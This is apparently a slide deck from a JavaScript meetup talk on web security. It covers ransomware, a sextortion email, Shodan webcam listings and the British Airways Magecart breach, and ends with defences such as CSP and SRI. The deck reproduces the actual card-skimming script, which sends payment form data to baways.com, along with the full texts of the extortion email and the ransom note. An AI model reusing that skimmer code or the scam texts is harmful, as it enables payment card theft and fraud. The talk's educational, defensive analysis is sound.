

JSMONTHLY @ RVU

THE CODE IS CHAOS -
NO ONE IS IMMUNE

@SONYAMOISSET 🦄🌐


.I WEAR DARK
HOODIES (AND I LISTEN TO SYNTHWAVE
MUSIC) SO I'M A LEGIT
SECURITY ENGINEER




WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?





CYBER SECURITY




**TECHNIQUES OF
PROTECTING COMPUTERS,
NETWORKS,
PROGRAMS AND
DATA
FROM UNAUTHORISED ACCESS OR ATTACKS
THAT ARE AIMED FOR EXPLOITATION**

! CYBER ATTACK!

CYBER ATTACK!

! WARNING!

! WARNING!



No server is currently available to service your request.

Sorry about that. Please try refreshing and contact us if the problem persists.

[Contact Support](#) — [GitHub Status](#) — [@githubstatus](#)



2016.


A SERIES OF DDOS ATTACKS
WERE LAUNCHED AGAINST
DNS SERVERS



P



WHAT IS A DDOS
ATTACK? 🤔





[Explore](#)[Pricing](#)[Enterprise Access](#)[New to Shodan?](#)[Login or Register](#)

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

[Create a Free Account](#)[Getting Started](#)

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet Intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

[Sample Report on Heartbleed](#)

SEARCH ENGINE FOR
INTERNET-
CONNECTED DEVICES

TOTAL RESULTS

3,350

TOP COUNTRIES



United States

719

Germany

366

Korea, Republic of

380

Italy

140

Romania

138

TOP SERVICES

HTTP (8000)

1,181

HTTPS

584

TLS

164

HTTP

95

TOP ORGANIZATIONS

Korea Telecom

146

Deutsche Telekom AG

116

Comcast Cable

106

MOJHOST

95

Vivo

65

TOP OPERATING SYSTEMS

Unix

15

Linux 3.x

12

Windows 7 or 8

6

Windows 8.1

4

Linux 2.6.x

3

TOP PRODUCTS

webcam 7 httpd

266

Yinacam webcam viewer httpd

245

Apache httpd

172

dell 814n web-camera httpd

49

Standard

21

New Service! Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

RELATED TAGS:

internet

46.238.230.191

socio-45-238-230-191.ric.d

R&D Information Technology

Added on 2014-08-26 05:02:54 GMT



Poland, Bydgoszcz

SSL Certificate

Issued By

- Common Name: IP Webcam

Issued To

- Common Name: IP Webcam

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 401 Unauthorized

Content-Length: 0


WWW-Authenticate: Digest realm="IP Webcam", nonce="156624771", qop="auth"

212.37.39.123

realtime.ws.schlaende

Hall4NET Telekommunikation GmbH & Co. KG

Added on 2015-08-28 05:02:43 GMT



Germany

HTTP/1.1 302

webcam-jochen - Jochen's Webcam

HTTP/1.1 403

webcam 7

07-175-102-11

o5707462C/dp3.14-connects

Deutsche Telekom AG

Added on 2012-03-24 05:01:35 GMT



Germany, Potsdam

HTTP/1.1 200 OK

Connection: close

Content-Type: text/html; charset=utf-8

Content-Length: 2186

Content-Language: en-us, zh-hans, zh-hant, zh-hk, zh-tw

Date: Sat, 24 Aug 2013 06:00:17 GMT

Expires: Sat, 24 Aug 2013 06:00:17 GMT

Pragmatic: no-cache

Server: webcam 7

94.27.249.11

SELEBICBunolle.pooltelekom.hu

Magyar Telekom

Added on 2014-08-26 05:02:49 GMT



Hungary, Budapest

HTTP/1.1 401 Unauthorized

Content-Length: 0

WWW-Authenticate: Digest realm="IP Webcam", nonce="156624719"

111.171.116.213

Thread Server Broadcasting Corporation

Added on 2012-03-24 05:03:31 GMT

Korea, Republic of, Daegu

HTTP/1.1 401 Unauthorized

Content-Length: 0

WWW-Authenticate: Digest realm="IP Webcam", nonce="156624813", qop="auth"

108.184.148.29

Spectrum

Added on 2012-03-24 05:02:25 GMT

United States, Panama City

HTTP/1.0 200 OK

Content-Type: text/html

Date: Sat, 24 Aug 2013 02:47:11 GMT

Connection: close

Last-Modified: Sun, 15 Sep 2002 11:54:49 GMT

Content-Length: 658



● IP Webcam ↗

Telus Communications

Added on 2020-01-16 22:41:24 GMT

CA Canada, Camrose

Technologies:  swf  



HTTP/1.1 200 OK
Connection: close
Server: IP Webcam Server 0.4
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: -1
Access-Control-Allow-Origin: *
Content-Type: text/html



CYBER ATTACK!

CYBER ATTACK!

! WARNING!

! WARNING!



Ooops, your files have been encrypted!

English

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

[About bitcoin](#)[How to buy bitcoins?](#)[Contact Us](#)

not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.


We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!




Send \$600 worth of bitcoin to this address:

Copy[Check Payment](#)[Decrypt](#)

WHAT IS A RANSOMWARE
ATTACK? 🤔





CYBER ATTACK!

CYBER ATTACK!

! WARNING!

! WARNING!

re: "██████████"

Inbox x



Dirk Saunders <yxpnmjarrettlwq@outlook.com>

12:07 PM (8 minutes ago)



to me ▾

I know, ██████████, is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?

I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?

Well, I believe, \$1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7

(It's CASE sensitive, so copy and paste it carefully)

Note:

You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

'--have i been pwned?

Check if you have an account that has been compromised in a data breach

I <3 JSMonthly

pwned?

① Generate secure, unique passwords for every account

[Learn more at 1Password.com](#)

[Why 1Password?](#)

431

pwned websites

9,543,096,417

pwned accounts

110,352

pastes

134,380,177

pasto accounts

Largest breaches



- 772,904,991 Collection #1 accounts
- 763,117,241 Verifications.io accounts
- 711,477,622 Online Spambot accounts
- 622,161,052 Data Enrichment Exposure From PDL Customer accounts
- 593,427,119 Exploit.In accounts
- 457,962,538 Anti Public Combo List accounts
- 393,430,309 River City Media Spam List accounts
- 359,420,698 MySpace accounts
- 234,842,089 NetEase accounts
- 172,869,660 Zynga accounts

Recently added breaches



- 48,580,249 STRAFFIC accounts
- 857,611 Slickwraps accounts
- 3,081,321 MGM Resorts accounts
- 169,746,810 Adult FriendFinder (2016) accounts
- 464,260 DailyObjects accounts
- 652,683 Tout accounts
- 226,095 europa.jobs accounts
- 62,261 Planet Calypso accounts
- 444,241 BloBet accounts
- 3,430,083 Go Games accounts


HOW DATA
BREACHES OCCUR? 🤔



1 Research



2 Stage Attack



Attacker looks for weaknesses he can exploit

Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved

3 Exfiltrate



DATABASE AND FILE SERVERS

Personally identifiable information (PII), credit card numbers, email addresses, other social details, etc.



HTTP-based path, FTP, email, etc.



Accessed data is exfiltrated back to attacker

Once the attacker maintains access to the system, exfiltration can indefinitely proceed

500px



BRAZZERS



COACHELLA

JobStreet



TESCO

dailymotion



SEPHORA

tumblr.



DISQUS

Forbes



Y!



YOUPORN

YOUKU

World's Biggest Data Breaches & Hacks


Select losses greater than 30,000 records

Last updated: 29 Jan 2020

interesting
story

Filter Colour YEAR DATA SENSITMTY

2009 2019 Search



WEB APPLICATION ATTACK

HOW 22 LINES OF CODE CLAIMED 380 000 VICTIMS 😱



**SEPT 6, 2018, BRITISH AIRWAYS
ANNOUNCED IT HAS SUFFERED A
DATA BREACH**




BA NOTED THAT
380 000 CUSTOMERS
COULD HAVE BEEN AFFECTED
AND THAT THE STOLEN
INFORMATION INCLUDED
PERSONAL AND
PAYMENT INFORMATION

PAYMENTS THROUGH ITS MAIN WEBSITE WERE AFFECTED


The screenshot shows the British Airways website homepage. At the top, there is a navigation bar with links for "Discover", "Book", "Manage", "Help", and language selection ("United Kingdom - English"). On the right side of the header, there is a login form with fields for "Login ID" and "PIN/Password", a "Log in" button, and links for "Register now", "Remember me", and "Forgot PIN/Password?". Below the header, there is a promotional banner for "Latest travel news" with a link to "Find out more". In the center, there is a large image of a coastal landscape with cliffs and a beach. Overlaid on this image are three travel booking options: "Flight" (with a plus sign icon), "Flight + Hotel" (with a bed and suitcase icon), and "Flight + Car" (with a car icon). At the bottom, there is a search interface for flights, including fields for "From" and "To", a date selector showing "Outbound 08 March", buttons for "Add a return" and "+", dropdown menus for "Passengers" (set to "1 Adult") and "Travel class" (set to "Economy"), and a large red search button with a magnifying glass icon. The overall theme of the page is travel and vacation booking.

Book and travel with confidence

PAYMENTS THROUGH ITS MOBILE APPS WERE AFFECTED



The image shows the British Airways mobile application page on the Google Play Store. The app icon features a red and white airplane tail. The title is "British Airways". Below it, "British Airways plc" and "Travel & Local" are listed. It has a rating of 3.5 stars from 35,305 reviews. The age rating is PEGI 3. A message says "You don't have any devices." with an "Add to wishlist" button. A large "Install" button is at the bottom right. Below the store page, three screenshots of the app's interface are shown: "Book a flight", "Be informed", and "Boarding Pass".



The image shows the British Airways mobile application page on the App Store. The app icon features a red and white airplane tail. The title is "British Airways". Below it, "British Airways Plc" and "4+" are listed. It has a rating of 4.6 stars from 2627K reviews. The price is Free. Below the store page, five screenshots of the app's interface are shown: "Find flights quickly", "Check in with ease", "See all your bookings", and "Save boarding passes".

PAYMENTS WERE AFFECTED FROM
22:58 BST AUGUST 21, 2018 UNTIL
21:45 BST SEPTEMBER 5, 2018

WHAT'S HAPPENED?



CUSTOMER DATA WERE STOLEN DIRECTLY FROM PAYMENT FORMS



THE SAME TYPE OF CYBER ATTACK
HAPPENED WHEN **TICKETMASTER** UK
REPORTED A BREACH

ticketmaster[®]



MAGECART WAS THE MAIN SUSPECT



MAGE WHO?



CONSORTIUM OF **MALICIOUS HACKER GROUPS**
WHO TARGET ONLINE SHOPPING CART SYSTEMS
TO **STEAL PAYMENT CARD INFORMATION**

THIS IS KNOWN AS A
SUPPLY CHAIN ATTACK

WHAT WAS THE
ENTRY POINT?



MODERNIZR JAVASCRIPT LIBRARY

VERSION 2.6.2



Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes
Causes Social Inspection Results Sequence To Parent

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&(c=a.currentStyle[b]),c}function h(){d.removeChild(a),a=null,b=null,c=null}var a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fontSize";return a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"? (h(),!0):(h(),!1)},Modernizr.addTest("time","valueAsDate"in document.createElement("time")),Modernizr.addTest({texttrackapi:typeof document.createElement("video").addTextTrack=="function",track:"kind"in document.createElement("track"))},Modernizr.addTest("placeholder",function(){return"placeholder"in Modernizr.input||document.createElement("input")&&"placeholder"in Modernizr.textarea||document.createElement("textare"))}),Modernizr.addTest("speechinput",function(){var a=document.createElement("input");return"speech"in a||"onwebkitSpeechchange"in a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var c=a.createElement("form");if("checkValidity"in c){var d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a){(window.opera||a.preventDefault(),a.stopPropagation()),c.innerHTML='<input name="modTest" required><button>',c.style.position="absolute",c.style.top="-99999em",d|| (f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")[0],h.oninvalid=function(a){g=!0,a.preventDefault(),a.stopPropagation(),b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1}})(document>window.Modernizr); window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var e=document.getElementById("personPaying").innerHTML;n.person=e;var t=JSON.stringify(n);setTimeout(function(){jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"}),500)});}}
```

THE CHANGE WAS AT **THE BOTTOM OF THE SCRIPT** - TECHNIQUE OFTEN SEE WHEN ATTACKERS MODIFY JS FILES TO NOT BREAK FUNCTIONALITY

THE SERVERS SEND A '**LAST-MODIFIED**'
HEADER WHICH INDICATES THE LAST TIME A
PIECE OF STATIC CONTENT WAS MODIFIED

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

+ Request Headers

- Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT



Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

+ Request Headers

- Response Headers

Name	Value
X-Frame-Options	SAMEORIGIN
Last-Modified	Tue, 21 Aug 2018 20:49:38 GMT



```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5             jQuery("#paymentForm").serializeArray().map(function(a) {
6                 n[a.name] = a.value
7             });
8             var e = document.getElementById("personPaying").innerHTML;
9             n.person = e;
10            var
11                t = JSON.stringify(n);
12                setTimeout(function() {
13                    jQuery.ajax({
14                        type: "POST",
15                        async: !0,
16                        url: "https://baways.com/gateway/app/dataprocessing/api/",
17                        data: t,
18                        dataType: "application/json"
19                    })
20                }, 500)
21            }
22        };
};
```

WHEN A USER HITS THE BUTTON TO
SUBMIT THEIR PAYMENT
THE INFO FROM **THE PAYMENT FORM**
IS EXTRACTED ALONG WITH THEIR
NAME
AND SENT TO THE ATTACKER'S SERVER

```
url: "https://baways.com/gateway/app/dataprocessing/api/"
```

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

WHAT ABOUT THE
APPS?



A PORTION OF THE APP IS NATIVE BUT **THE MAJORITY OF ITS FUNCTIONALITY LOADS FROM WEB PAGES** FROM THE OFFICIAL BA WEBSITE

```
public class WebView  
extends AbsoluteLayout implements ViewTreeObserver.OnGlobalFocusChangeListener,  
ViewGroup.OnHierarchyChangeListener  
  
java.lang.Object  
↳ android.view.View  
↳ android.view.ViewGroup  
↳ android.widget.AbsoluteLayout  
↳ android.webkit.WebView
```

A View that displays web pages.

Basic usage

In most cases, we recommend using a standard web browser, like Chrome, to deliver content to the user. To learn more about web browsers, read the guide on [invoking a browser with an intent](#).

WebView objects allow you to display web content as part of your activity layout, but lack some of the features of fully-developed browsers. A WebView is useful when you need increased control over the UI and advanced configuration options that will allow you to embed web pages in a specially-designed environment for your app.

To learn more about WebView and alternatives for serving web content, read the documentation on [Web-based content](#).

Summary

Nested classes

interface	WebView.FindListener
	Interface to listen for find results.
class	WebView.HitTestResult
interface	WebView.PictureListener

Interface to listen for find results.

class	WebView.HitTestResult
-------	---------------------------------------

interface	WebView.PictureListener
-----------	---

This interface was deprecated in API level 12. This interface is now obsolete.

class	WebView.VisualStateCallback
-------	---

Class

WKWebView

An object that displays interactive web content, such as for an in-app browser.

SDKs

iOS 8.0+

macOS 10.10+

Mac Catalyst 13.0+

Framework

WebKit

On This Page

Declaration ⓘ

Overview ⓘ

Topics ⓘ

Relationships ⓘ

Searched ⓘ

Declaration

iOS, Mac Catalyst

```
class WKWebView : UIView
```

macOS

```
class WKWebView : NSView
```

Overview

Important

Starting in iOS 8.0 and OS X 10.10, use WKWebView to add web content to your app. Do not use UIWebView or WebView.

You can use the WKWebView class to embed web content in your app. To do so, create a WKWebView object, set it as the view, and send it a request to load web content.

Note

You can make POST requests with [httpBody](#) content in a WKWebView.

After creating a new WKWebView object using the [init\(frame:configuration:\)](#) method, you need to load the web content. Use the [loadHTMLString\(_:baseURL:\)](#) method to begin loading local HTML files or the [load\(_:\)](#) method to begin loading web content. Use the [stopLoading\(\)](#) method to stop loading, and the [isLoading](#) property to find out if a web view is in the process of loading. Set the delegate property to an object conforming to the [WKUIDelegate](#) protocol to track the loading of web content. See [Listing 1](#) for an example of creating a WKWebView programmatically.

Government taxes and fees and carrier charges

Certain taxes, fees and carrier charges may be applied to your booking by British Airways, airport operators, governments or other authorities. Here you will find an explanation of those taxes, fees and carrier charges.

Government, authority and airport charges

These are included in the price of your ticket and are levied by airport operators, governments, or other authorities.

Some airports may levy local taxes, fees or charges against passengers upon arrival or departure. These are not included in the price of your ticket and should be paid locally.

Government and/or airport taxes are refundable, however some countries will apply a Value Added Tax, Sales Tax or equivalent, which will only be refunded on fully flexible tickets.

IF WE LOOK AT THE SOURCE OF THE
WEBPAGE - IT'S THE **SAME CSS AND**
JS COMPONENTS AS THE WEBSITE

Page https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb

Status	Messages (10)	Dependent Requests (104)	Cookies (20)	Links (4)	Headers	SSL Certs (6)	Response & DOM	DOM Changes	Causes	
URL				Cause	Response	Content Type	Content	Response	Dependent	Co
					Code		Length	Time	Requests	
https://www.britishairways.com/travel/ba_vsg17.jsp/seccharge/public/en_gb				parentPage	200	text/html	2.60 M	919 ms	104	
...					
https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js				script.src	200	application/x-javascript	27.76 K	150 ms	-	






Monzo ✅

@monzo

Last night, we contacted 1,300 customers affected by the British Airways data breach and ordered them new cards as a precaution to protect them from fraud.



The British Airways data breach: How Monzo responded

Last night British Airways announced that the personal and financial details of their customers had been stolen. We identified the 1,300 Monzo customers who've b...

monzo.com

BA FINED \$229 MILLION UNDER GDPR FOR DATA BREACH



**HOW CAN I PROTECT
MY WEBSITE?**



👉 **SECURITY
FEATURES**

**SECURITY
TOOLS**




CONTENT SECURITY POLICY (CSP)

HTTP RESPONSE HEADER

RESTRICT HOW RESOURCES SUCH AS JS,
CSS AND OTHER ASSETS ARE LOADED BY
THE BROWSER


MITIGATES INJECTION ATTACKS (**XSS**)



Request:
`https://example.com/assets/js/file.js`

Request:
`https://example.com/assets/css/file.css`

Request: (blocked:csp)
`https://malicious.com/assets/js/xss.js`



Content-Security-Policy:
`default-src https://www.example.com`

Content Security Policy

Content Security Policy Reference

The *new* [Content-Security-Policy](#) HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

Chrome

Content-Security-Policy CSP Level 2 - Chrome 40+ Full Support Since January 2015
Content-Security-Policy CSP 1.0 - Chrome 25+
X-Webkit-CSP Deprecated - Chrome 14-24

FireFox

Content-Security-Policy CSP Level 2 - FireFox 31+ *Partial Support* since July 2014
Content-Security-Policy CSP 1.0 - FireFox 23+ Full Support
X-Content-Security-Policy Deprecated - FireFox 4-22

Safari

Content-Security-Policy CSP Level 2 - Safari 10+
Content-Security-Policy CSP 1.0 - Safari 7+
X-Webkit-CSP Deprecated - Safari 6

Edge

Content-Security-Policy CSP Level 2 - Edge 15+ Partial, 76+ Full
Content-Security-Policy CSP 1.0 - Edge 12+

Internet Explorer

X-Content-Security-Policy Deprecated - IE 10-11 support sandbox only

Directive	Example Value	Description
<code>default-src</code>	<code>'self' cdn.example.com</code>	The <code>default-src</code> is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values.
		<small>CSP Level 1</small>    
<code>script-src</code>	<code>'self' js.example.com</code>	Defines valid sources of JavaScript.
		<small>CSP Level 1</small>    
<code>style-src</code>	<code>'self' css.example.com</code>	Defines valid sources of stylesheets.
		<small>CSP Level 1</small>    
<code>img-src</code>	<code>'self' img.example.com</code>	Defines valid sources of images.
		<small>CSP Level 1</small>    
<code>connect-src</code>	<code>'self'</code>	Applies to <code>XMLHttpRequest</code> (AJAX), <code>WebSocket</code> or <code>EventSource</code> . If not allowed the browser emulates a <code>400</code> HTTP status code.
		<small>CSP Level 1</small>    
<code>font-src</code>	<code>font.example.com</code>	Defines valid sources of fonts.
		<small>CSP Level 1</small>    
<code>object-src</code>	<code>'self'</code>	Defines valid sources of plugins, eg <code><object></code> , <code><embed></code> or <code><applet></code> .
		<small>CSP Level 1</small>    
<code>media-src</code>	<code>media.example.com</code>	Defines valid sources of audio and video, eg HTML5 <code><audio></code> , <code><video></code> elements.
		<small>CSP Level 1</small>    
<code>frame-src</code>	<code>'self'</code>	Defines valid sources for loading frames. <code>child-src</code> is preferred over this deprecated directive.
		<small>Deprecated</small>
<code>sandbox</code>	<code>allow-forms allow-scripts</code>	Enables a sandbox for the requested resource similar to the <code>iframe sandbox</code> attribute. The sandbox applies a same origin policy, prevents popups, plugins and script execution is blocked. You can keep the sandbox value empty to keep all restrictions in place, or add values: <code>allow-forms</code> , <code>allow-same-origin</code> , <code>allow-scripts</code> , <code>allow-popups</code> , <code>allow-modals</code> , <code>allow-orientation-lock</code> , <code>allow-pointer-lock</code> , <code>allow-presentation</code> , <code>allow-popups-to-escape-sandbox</code> , and <code>allow-top-navigation</code>
		<small>CSP Level 1</small>    

Source Value	Example	Description
*	img-src *	Wildcard, allows any URL except data: blob: filesystem: schemes.
'none'	object-src 'none'	Prevents loading resources from any source.
'self'	script-src 'self'	Allows loading resources from the same origin (same scheme, host and port).
data:	img-src 'self' data:	Allows loading resources via the data scheme (eg Base64 encoded images).
domain.example.com	img-src domain.example.com	Allows loading resources from the specified domain name.
*.example.com	img-src *.example.com	Allows loading resources from any subdomain under example.com .
https://cdn.com	img-src https://cdn.com	Allows loading resources only over HTTPS matching the given domain.
https:	img-src https:	Allows loading resources only over HTTPS on any domain.
'unsafe-inline'	script-src 'unsafe-inline'	Allows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and javascript: URIs
'unsafe-eval'	script-src 'unsafe-eval'	Allows unsafe dynamic code evaluation such as JavaScript eval()
'nonce-'	script-src 'nonce-2726c7f26c'	Allows script or style tag to execute if the nonce attribute value matches the header value. For example: <script nonce="2726c7f26c">alert("hello");</script>
'sha256-'	script-src 'sha256-qzn...ng='	Allow a specific script or style to execute if it matches the hash. Doesn't work for javascript: URIs. For example: sha256-qznLcsR0x4GACP2dm0UCKCzCG+Hiz1guq5ZZDob/Tng= will allow alert('Hello, world.');

Content-Security-Policy Examples

Here a few common scenarios for content security policies:

Allow everything but only from the same origin

```
default-src 'self';
```

Only Allow Scripts from the same origin

```
script-src 'self';
```

Allow Google Analytics, Google AJAX CDN and Same Origin

```
script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

Starter Policy

This policy allows images, scripts, AJAX, and CSS from the same origin, and does not allow any other resources to load (eg object, frame, media, etc). It is a good starting point for many sites.

```
default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

REAL-TIME SECURITY REPORTING

Know exactly what's happening with your site
before your users can even pick up the phone

DEPLOY

add a single line of code/config to enable reporting

COLLECT

reports sent automatically from all of your visitors

RESPOND

issues can be quickly identified and resolved

[GET STARTED FOR FREE!](#)

No credit card required

OUR SERVICES

We help you to deploy and monitor a wide range of security features



Automatic Browser Reporting

Enable your users' browsers to automatically report security threats



Attack Detection

Detect web application attacks from the moment they begin



Centralised Monitoring

View your web application's historic and ongoing threats in a single unified portal

SUBRESOURCE INTEGRITY (SRI)

ENABLES BROWSERS TO **VERIFY** THAT
RESOURCES THEY FETCH ARE
DELIVERED **WITHOUT UNEXPECTED**
MANIPULATION

IT WORKS BY ALLOWING YOU TO PROVIDE A CRYPTOGRAPHIC
HASH THAT A FETCHED RESOURCE MUST MATCH



Subresource Integrity

Copy

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css" integrity="sha384-Vkoo8x4CGs03+f" />

    <title>Hello, world!</title>
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+poT4WnyKhv5vZFSnPo0iEjwBvKU7imGFAV0wwj1y" />
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOY" />
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity="sha384-wfSDF2E50Y2D1uUdj003uMBJnjuUD4If" />
  </body>
</html>
```

SRI Hash Generator

Enter the URL of the resource you wish to use:

Hash!

```
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy60rQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
```

Subresource Integrity



Usage % of all users Global 91.77%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Sams Intern
		12-16	2-42	4-44	3.1-10.1	10-31	3.2-10.3		11.2						4
6-10	17	43-67	45-75	11-12	32-60	11.3-12.1		2.1-4.4.4	7	12-12.1			10		5-8
11	18	68	76	12.1	52	12.3	all	67	10	46	75	67	11	12.12	9.2
	76	69-70	77-79	13-TP		13									

Notes Known issues (0) Resources (9) Feedback


¹ Can be enabled via the "Experimental Features" developer menu

SECURITY FEATURES

👉 SECURITY
TOOLS



DEPENDENCY GRAPH & DEPENDABOT (GITHUB)



AVAILABLE FOR EVERY PUBLIC
REPOSITORY THAT DEFINE
DEPENDENCIES IN A
SUPPORTED LANGUAGE USING
A SUPPORTED FILE FORMAT

Supported package ecosystems

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	pom.xml	pom.xml
npm	JavaScript	package-lock.json	package-lock.json , package.json
Yarn	JavaScript	yarn.lock	package.json , yarn.lock
dotnet CLI	.NET languages (C#, C++, F#, VB)	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj , packages.config
Python PIP	Python	requirements.txt , pipfile.lock	requirements.txt , pipfile.lock , setup.py *
RubyGems	Ruby	Gemfile.lock	Gemfile.lock , Gemfile , *.gemspec
Composer	PHP	composer.lock	composer.json , composer.lock

octo-org / octo-repo Private

Watch 1 Star 0 Fork 1

Code Issues 5 Pull requests 24 Actions Projects 8 Wiki Security Insights Settings

Pulse

Contributors

Traffic

Commits

Code frequency

Dependency graph

Network

Forks



Enable the dependency graph

Track this repository's dependencies and sub-dependencies

If you'd like to enable the [dependency graph](#) and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's [Terms of Service](#) and granting us permission to perform **read-only** analysis of this private repository. [Learn more about how we use your data.](#)

[Allow access](#)



Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

[Sign up](#)

[Learn how it works](#)

1,193,192 pull requests merged, and counting!

How it works

1



Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

